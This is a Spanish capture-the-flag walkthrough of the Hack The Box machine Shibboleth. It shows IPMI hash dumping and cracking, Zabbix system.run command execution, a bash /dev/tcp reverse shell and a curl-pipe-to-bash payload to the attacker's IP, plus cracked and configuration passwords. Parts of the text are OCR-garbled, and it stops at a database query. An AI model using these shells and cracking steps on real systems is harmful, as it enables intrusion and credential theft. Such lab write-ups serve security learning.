Shibboleth es una máquina Linux de dificultad media con IPMI y software Zabbix. Se ha descubierto que la autenticación IPMI es vulnerable a la recuperación remota del hash de la contraseña. El hash puede ser descifrado y el acceso Zabbix se puede obtener utilizando estas credenciales. Se puede obtener acceso abusando del agente Zabbix para ejecutar comandos del sistema. La contraseña inicial puede ser reutilizada para iniciar sesión como ipmi-svc y adquirir la bandera de usuario. Se identifica un servicio MySQL y se descubre que es vulnerable a la ejecución de comandos del sistema operativo. Después de explotar con éxito este servicio se obtiene un shell de root.

Traducción realizada con la versión gratuita del traductor DeepL.com Escaneo:
nmap -Pn --open 10.10.11.124 -T4
Starting Nmap 7.94SVN (https://nmap.org) at 2024-02-22 18:55 -05
Nmap scan report for 10.10.11.124 (10.10.11.124)
Host is up (0.070s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT STATE SERVICE
80/tcp open http


Nmap done: 1 IP address (1 host up) scanned in 1.08 seconds

versiones:


nmap -Pn -sCV shibboleth.htb -T4
Starting Nmap 7.94SVN (https://nmap.org) at 2024-02-22 19:00 -05
Nmap scan report for shibboleth.htb (10.10.11.124)
Host is up (0.072s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.41
|_http-title: FlexStart Bootstrap Template - Index
| http-server-header: Apache/2.4.41 (Ubuntu)


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 9.33 seconds

;al ingresar por el puerto 80 vemos virtualhosting




añadimos al /etc/hosts





posibles usuarios



gobuster

gobuster dir -u http://shibboleth.htb/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100 -x html,php,txt,htm,xml," "

Luego de enumerar bastante y no encontrar nada se me ocurre tirar por UDP top 1000 ports sudo nmap -sU --top-ports 1000 10.10.11.124

```
~/machineshtb/Shibboleth
  Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-22 19:50 -05
Stats: 0:00:24 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 3.50% done; ETC: 20:01 (0:11:02 remaining)
Stats: 0:01:15 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 8.34% done; ETC: 20:05 (0:13:44 remaining)
Stats: 0:01:47 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 11.33% done; ETC: 20:06 (0:13:57 remaining)
Stats: 0:02:31 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 15.56% done; ETC: 20:06 (0:13:45 remaining)
Stats: 0:03:43 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 22.34% done; ETC: 20:07 (0:12:55 remaining)
Stats: 0:07:24 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 42.93% done; ETC: 20:07 (0:09:50 remaining)
Stats: 0:09:28 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 54.57% done; ETC: 20:07 (0:07:53 remaining)
Stats: 0:12:19 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 70.69% done; ETC: 20:07 (0:05:06 remaining)
Stats: 0:16:49 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 95.90% done; ETC: 20:08 (0:00:43 remaining)
Stats: 0:17:40 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 99.99% done; ETC: 20:08 (0:00:00 remaining)
Nmap scan report for shibboleth.htb (10.10.11.124)
Host is up (0.073s latency).
Not shown: 999 closed udp ports (port-unreach)
PORT
       STATE SERVICE
623/udp open asf-rmcp
Nmap done: 1 IP address (1 host up) scanned in 1091.53 seconds
     ~/machineshtb/Shibboleth
```

sudo nmap -sU -sCV -p623 10.10.11.124


```
Starting Nmap 7.945VN (https://nmap.org ) at 2024-02-22 20:10 -05
Nmap scan report for shibboleth.htb (10.10.11.124)
Host is up (0.072s latency).

PORT STATE SERVICE VERSION

623/udp open asf-rmcp

1 service unrecognized despite returning data. If you know the service/version, please submit the electron of the service o
```

como no hay mayor información busco en internet de que trata este puerto.



Al parecer tiene relación con controladores busancdo en hacktricks encuentro

623/UDP/TCP - <mark>IPMI</mark>

623/UDP/TCP - IPMI

Aprende hacking en AWS desde cero hasta experto con htARTE (HackTricks AWS Red Team Expert)!

Información Básica

Visión general de IPMI

Intelligent Platform Management Interface (IPMI) ofrece un enfoque estandarizado para la gestión remota y monitoreo de sistemas informáticos, independientemente del sistema operativo o estado de energía. Esta tecnología permite a los administradores de sistemas

IPMI y BMC

IPMI Intelligent Platform Management Interface es una interfaz para la gestión de hardware remota que se utiliza para monitorear y gestionar los servidores y dispositivos de hardware relacionados.

BMC es un procesador de servicio especializado que supervisa el estado físico del sistema mediante sensores

Según hacktrics se puede utilizar la herramienta ipmitool

Bypass de Autenticación de IPMI a través de Cipher 0

Para detectar esta falla, se puede emplear el siguiente escáner auxiliar de Metasploit:

```
use auxiliary/scanner/ipmi/ipmi_cipher_zero
```

La explotación de esta falla es posible con ipmitool, como se muestra a continuación, lo que permite la lista y modificación de contraseñas de usuario:

```
apt-get install ipmitool # Installation command ipmitool -I lanplus -C 0 -H 10.0.0.22 -U root -P root user list # Lists users ipmitool -I lanplus -C 0 -H 10.0.0.22 -U root -P root user set password 2 abc123
```

Antes detectamos la version con nmap sudo nmap -sU --script ipmi-version -p 623 10.10.11.124

```
~/machineshtb/Shibboleth
  sudo nmap -sU --script ipmi-version -p 623 10.10.11.124
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-22 20:22 -05
Nmap scan report for shibboleth.htb (10.10.11.124)
Host is up (0.073s latency).
PORT
       STATE SERVICE
623/udp open asf-rmcp
 ipmi-version:
   Version:
      IPMI-2.0
   UserAuth: password, md5, md2, null
   PassAuth: auth_msg, auth_user, non_null_user
   Level: 1.5, 2.0
Nmap done: 1 IP address (1 host up) scanned in 0.60 seconds a explot
      ~/machineshtb/Shibboleth
```

la vulnerabilidad afecta a esta versión 2.0, tambien me puse a enumerar con subdominios para ver que encontraba

wfuzz -H 'HOST:FUZZ.shibboleth.htb' -w /usr/share/dnsrecon/subdomains-top1mil-5000.txt -u shibboleth.htb -- hc 302

```
-/machineshtb/Shibboleth.htb' -w /usr/share/dnsrecon/subdomains-topimil-5000.txt -u shibboleth.htb --hc 302

//wurz-i+ 'HOST: FUZZ. shibboleth.htb' -w /usr/share/dnsrecon/subdomains-topimil-5000.txt -u shibboleth.htb --hc 302


//wurz-i- HOST: FUZZ. shibboleth.htb' -w /usr/share/dnsrecon/subdomains-topimil-5000.txt -u shibboleth.htb --hc 302


//wurz-i- HOST: FUZZ. shibboleth.htb --hc 302
```


Encontramos a monitor, monitoring y zabbix y añadimos al /etc/hosts

```
10.10.10.203_dimension.worker.ncb worker.ncb atpna.worker.ncb story.worker.ncb cartoon.worker.ncb tens.wo
10.10.11.136 panda.htb pandora.panda.htb
10.10.11.101 Writer.HTB writer.htb
10.10.11.124Eshibboleth.htb monitor.shibboleth.htb monitoring.shibboleth.htb zabbix.shibboleth.htb

maquina linux
medium
```







ambos abren lo mismo el software ZABBIX

ZABBIX

zabbix es un Sistema de Monitorización de Redes creado por Alexei Vladishev. Está diseñado para monitorizar y registrar el estado de varios servicios de red, Servidores, y hardware de red. Usa MySQL, PostgreSQL, SQLite, Oracle o IBM DB2 como base de datos

escaneo de nuevo con gobuster.

gobuster dir -u http://zabbix.shibboleth.htb/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100 -x html,php,txt,htm,xml," "

accedi a todoas pero no encontre algo interesante entonces decidi regresar a ipmitool pero esta vez probando con algunos usuarios por defecto

Usernames & Passwords

As most penetration testers know, the easiest way into most network devices is through default passwords. BMCs are no different, and the table below shows the default username and password combinations for the most popular BMC brands sold today. Note that only HP randomizes the password during the manufacturing process.


Product Name	Default Username	Default Password	
HP Integrated Lights Out (iLO)	Administrator	<factory randomized<br="">8-character string></factory>	
Dell Remote Access Card (iDRAC, DRAC)	root	calvin	
IBM Integrated Management Module (IMM)	USERID	PASSWORD (with a zero)	
Fujitsu Integrated Remote Management Controller	admin	admin	
Supermicro IPMI (2.0)	ADMIN	ADMIN	
Oracle/Sun Integrated Lights Out Manager (ILOM)	root	changeme	
ASUS IKVM BMC	admin	admin	

ipmitool -I lanplus -C 0 -H 10.10.11.124 -U Administrator -P root user list

~/ macrifilesht	n/ SIITNNO CE	CII .						
ipmitool -I lanplus -C 0 -H 10.10.11.124 -U Administrator -P root user list								
ID Name	Callin	Link Auth	IPMI Msg	Channel	Priv Limit			
1	true	false	false	USER	Product Name			
2 Administrator	true	false	true	USER				
3	true	false	false	Unknown	(0x00) ated Lights Out (iLO)	Adr		
4	true	false	false	Unknown				
5	true	false	false	Unknown	(0x00) te Access Card (iDRAC,	too		
6	true	false	false	Unknown	(0x00)	100		
7	true	false	false	Unknown	(0x00) om Mice Prated Management Module			
8	true	false	false	Unknown	(0x00)	USE		
9	true	false	false	Unknown	(0x00)			
10	true	false	false	Unknown	(0x00) regrated Remote Management	adn		
11	true	false	false	Unknown	(0x00)			
12	true	false	false	Unknown	(0x00)° IPMI (2.0)	ADI		
12	two	folico	folice	Unknown	(avaa)			

Sin embargo, no encontramos mayor cosa por lo cual busque IPMI tool

ipmipwner



Y existe una que dumpea hashes clono el repositorio

```
git clone https://github.com/c0rnf13ld/ipmiPwner.git
Cloning into 'ipmiPwner'...
remote: Enumerating objects: 40, done.
remote: Counting objects: 100% (33/33), done.
remote: Compressing objects: 100% (19/19), done.
remote: Total 40 (delta 18), reused 26 (delta 14), pack-reused 7.
Receiving objects: 100% (40/40), 18.12 KiB | 299.00 KiB/s, done.
Resolving deltas: 100% (18/18), done.

~/machineshtb/Shibboleth
```

Sigo las instrucciones



sudo python3 ipmipwner.py -h

```
Examples:

python3 ipmipwnerlpy -host 192,168.1.12 -c john -oH hash -pW /usr/share/wordlists/rockyou.txt

python3 ipmipwner.py --host 192.168.1.12 -oH hash

python3 ipmipwner.py --host 192.168.1.12 -uV /opt/SecLists/Usernames/cirt-default-usernames.txt -oH hash

python3 ipmipwner.py --host 192.168.1.12 -u root -c john -pW /usr/share/wordlists/rockyou.txt -oH hash

python3 ipmipwner.py --host 192.168.1.12 -p 624 -uW /opt/SecLists/Usernames/cirt-default-usernames.txt -c python -pW /usr/share/wordlists/rockyou.txt -

C crackedHash

Cracking Arguments
```

Podemos extrear los hash con john ejecuto la herramienta sudo python3 ipmipwner.py --host 10.10.11.124 -u Administrator -c john -pW /usr/share/wordlists/rockyou.txt - oH hash


Tengo el hash y no solo es eso también me crackea el password ilovepumkinpie1 (10.10.11.124 Administrator

```
[*] Starting the hash cracking with john

Using default input encoding: UTF-8
Loaded 1 password hash (RAKP, IPMI 2.0 RAKP (RMCP+) [HMAC-SHA1 256/256 AVX2 8x])
Will run 4 OpenMP threads
Press Ctrl-C to abort, or send SIGUSR1 to john process for status
ilovepumkinpie1 (10.10.11.124 Administrator)


1g 0:00:00:01 DONE (2024-02-22 21:37) 0.8000g/s 5976Kp/s 5976Kc/s 5976KC/s in_199..iarg)
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Ingresamos estas credenciales en el panel de zabbix



Exploit Zabbix for Reverse Shell


Ahora que estamos dentro podemos ejecutar comandos del sistema vamos a configuración hosts y le damos clic en ítems 109 y clic en crear nuevo ítem




Acá nos solicita una key allí buscamos el que dice system.run




cambiamos comand por un ping para ver que nos ejecuta el comando







Le doy a test, pero no funciono me ayudo de esta guía https://rioasmara.com/2022/04/16/exploit-zabbix-for-reverse-shell/ y añado system.run[ping -c 3 10.10.14.4, nowait]



y recibimos traza icmp



ahora solo añado una reverse shell bash /bin/bash -c 'bash -i >& /dev/tcp/10.10.14.4/433 0>&1'



y tenemos shell

```
listening on [any] 123 ... Hack The Box :: Hack The X Shibboleth Data Systems of [10.10.14.4] from (UNKNOWN) [10.10.11.124] 52578

bash: cannot set terminal process group (908): Inappropriate ioctl for device bash: no job control in this shell abbix shibboleth:/$ whaomi whaomi bash: whaomi command not found zabbix shibboleth:/$ whoami whoami shibboleth:/$ whoami whoami shibboleth:/$ whoami Show value As is

Applications Interface etho

Monitoring Test item
```

Nota: Tambien se puede obtener un shell simplemente haciendo un curl a nuestra ip la cual tendra un index.htlm con la bash

echo '/bin/bash -c "bash -i >& /dev/tcp/10.10.14.4/123 0>&1"' > index.html system.run[curl 10.10.14.4|bash,nowait]

```
system.run[curl 10.10.14.13|bash,nowait]
```

Mejoro la shell y comienzo a enumerar la máquina obviamente antes busco el flag find -name user.txt 2>/dev/null

```
zabbix@shibboleth:/$ ls
bin boot dev etc home lib lib32 lib64 libx32
zabbix@shibboleth:/$ find -name user.txt 2>/dev/null
./home/ipmi-svc/user.txt

n.exe tamben se
puede con ind desde
el directoro raz

new tamben se
puede con ind desde
el directoro raz
```

Accedo al flag pero no puedo

```
zabbix@shibboleth:/home/ipmi-svc$ cat user.txt
cat: user.txt: Permission denied
zabbix@shibboleth:/home/ipmi-svc$ ls -la
total 32
drwxr-xr-x 3 ipmi-svc ipmi-svc 4096 Oct 16
                                            2021 .
drwxr-xr-x/3 root
                      root
                               4096 Oct 16
lrwxrwxrwx 1 ipmi-svc ipmi-svc
                                  9 Apr 27
                                            2021 .bash_history -> /dev/null
-rw-r--r-# 1mipmi-svc ipmi-svc 220 Apr 24
                                            2021 .bash logout
                                            2021 .bashrc
-rw-r--r-1 ipmi-svc ipmi-svc 3771 Apr 24
drwx----- 2 ipmi-svc ipmi-svc 4096 Apr 27
                                            2021 .cache
                                            2021 .mysql_history -> /dev/null
lrwxrwxrwx 1 ipmi-svc ipmi-svc
                                  9 Apr 28
-rw-r--r-- 1 ipmi-svc ipmi-svc 807 Apr 24
                                           2021 .profile
-rw-r---- 1 ipmi-svc ipmi-svc
                                33 Feb 22 23:55 user.txt
                                22 Apr 24 2021 .vimrc mejoro la shell y comienzo a e
-rw-rw-r-- 1 ipmi-svc ipmi-svc
zabbix@shibboleth:/home/ipmi-svc$
```

Entonces agrego la contraseña encontrada con el user ipmi-svc y nos deja acceder

```
-rw-rw-r-- 1 ipmi-svc ipmi-svc 22 Apr 24 202
zabbix@shibboleth:/home/ipmi-svc$ su ipmi-svc
Password: linux medium
ipmi-svc@shibboleth:~$ whoami
ipmi-svc@shibboleth:~$ ipmi-svc@shibboleth:~$

Todos los
comandos

type nsclient.ini | find
```

Busco que puertos tiene abiertos la máquina y encuentro el 3306 netstat -atun

```
ipmi-svc@shibboleth:/$ netstat -atun
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address
                                            Foreign Address
                 0 127.0.0.53:53
                                            0.0.0.0:*
                                                                    LISTEN
             0 0.0.0.0:10050
                                            0.0.0.0:*
                                                                    LISTEN
                                                       entonces agrEISTENcontraseña encont
                 0 0.0.0.0:10051
                                            0.0.0.0:*
tcp
          Ø
                  0 127.0.0.1:3306
                                            0.0.0.0:*
                                                                    LISTEN
          90 bb of 138 10.10.11.124:52578
                                            10.10.14.4:123 bbixashib ESTABLISHED
tcp
         |ii0x mediu1n10.10.11.124:57120
                                                                    SYN_SENT
tcp6
                                                         ipmi-svc@shiLISTEN
        fino-name upr:::::10050
                                                                    LISTEN
        2>/ø=v/null 0 :::10051
tcp6
                                                                    LISTEN
                 0 10.10.11.124:80
                                            10.10.14.4:39228
                                                                    TIME_WAIT
             os los 0 ::1:10051
                                            ::1:38646
                                                                    TIME_WAIT
             nandos 0 10.10.11.124:80
                                            10.10.14.4:33586
tcp6
          0
                                                                    TIME_WAIT
                 0 ::1:10051
                                            ::1:38618
tcp6
                                                                    TIME_WAIT
                 0 10.10.11.124:80
                                            10.10.14.4:57460
tcp6
                                                                    TIME_WAIT
                 0 ::1:10051
tcp6
                                            ::1:38656
                                                                    TIME_WAIT
tcp6
        find0-name 0 ::1:10051
                                            ::1:38642
                                                                    TIME_WAIT
tcp6
        non@redeard@vd\:1:10051
                                            ::1:38634
                                                                    TIME WAIT
        2>/@ev/null 0 10.10.11.124:80
tcp6
                                            10.10.14.4:53120
                                                                    TIME_WAIT
                                                                    TIME_WAIT
tcp6
                 0 10.10.11.124:80
                                            10.10.14.4:50300
                                                                    SYN_RECV
                 0 10.10.11.124:80
                                            10.10.14.4:51798
                                                                     TIME_WAIT
                                            10.10.14.4:32968
             user | 0 127.0.0.53:53
udp
                                            0.0.0.0:*
             /null | 0 = 127 - 0.0.1:161
udp
                                            0.0.0.0:*
                 0 127.0.0.1:35114
                                            127.0.0.53:53
                                                                    ESTABLISHED
udp
                 0 0.0.0.0:623
                                            0.0.0.0:*
udp
        findo -group olter: 1:161
ipmi-svc@shibboleth:/$
```

también busco archivos relacionados con el software zabbix find -name zabbix 2>/dev/null

```
ipmi-svc@shibboleth:/$ cd /
ipmi-svc@shibboleth:/$ find \-name zabbix 2>/dev/null
./var/lib/mysql/zabbix
./var/log/zabbix
./run/zabbix
./etc/zabbix
./usr/share/zabbix
./usr/lib/zabbix
ipmi-svc@shibboleth:/$
sin embargo, me dio
error porque olvide
```

y en el directorio ./etc/zabbix está el archivo zabbix_server.conf estos archivos .conf siempre suelen tener contraseñas por defecto buscamos head -n 500 zabbix server.conf

```
DBUser=zabbix

Cerca de 721.000 resultados (0.32 segundos)

### Option: DBPassword

# Database password. Zabbix

# Comment this line if no password is used.ses. Traducir esta pagina :

# Mandatory: no

# Default:

Configuration file. The configuration file contains parameters for DBPassword=bloooarskyblub and it should have read permissions for user 'zabbix'.

### Option: DBSocket

# Path to MySQL socket.

# Wandatory: no

# Default:

# DBSocket=

Where is the Zabbix server configuration file?

### Option: DBPort

### Op
```

DBUser=zabbix DBPassword=bloooarskybluh me conecto a la base de datos mysql -u zabbix -p

```
Type 'help;' or 'h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases

| Database | Information_schema | Zabbix medium | Database | Databas
```

sin embargo al enumerar la base de datos encontramos hashes pero no tienen mayor relevancia

```
MariaDB [zabbix]> desc users;
 Field 2
                Type
                                       | Null | Key | Default | Extra |
 userid sin embargo|mbigint(20) unsigned | NO
                                              | PRI | NUEErv
              que|olvarchar(100)
                                       | NO
 alias
               varchar(100)
varchar(100)
                                       | NO
                | varchar(60)
 url
                | varchar(255)
                                       l NO
                | int(11)
 autologout|bbolet| varchar(32)
                                                      en_GB-
 refresh medium | varchar(32)
                                       | NO
                | int(11)
                                       I NO
 theme find -name | varchar(128)
                                       I NO
                                                     default 1
 attempt_failed | int(11)
                                       I NO
 attempt_ip | varchar(39)
                                       I NO
 attempt_clock | int(11)
                                       I NO
 rows_per_page | int(11)
                                       I NO
16 rows in set (0.001 sec)
MariaDB [zabbix]> select userid, alias, passwd from users;
 userid | alias
                        passwd
                      | $2y$10$L9tjKByfruByB.BaTQJz/epcbDQta4uRM/KySxSZTwZkMGuKTPPT2
      1 | Admin
                        | $2y$10$89otZrRNmde97rIyzclecuk6LwKAsHN0BcvoOKGjbT.BwMBfm7G06
      3 | Administrator | $2y$10$FhkN50CLQjs3d6C.KtQgdeCc485jKBWPW4igFVEgtIP3jneaN76Qe
 rows in set (0.001 sec)
```

Pero al buscar la version de la base de datos SHOW VARIABLES LIKE 'version';

```
MariaDB [(none)]> SHOW VARIABLES LIKE 'version';

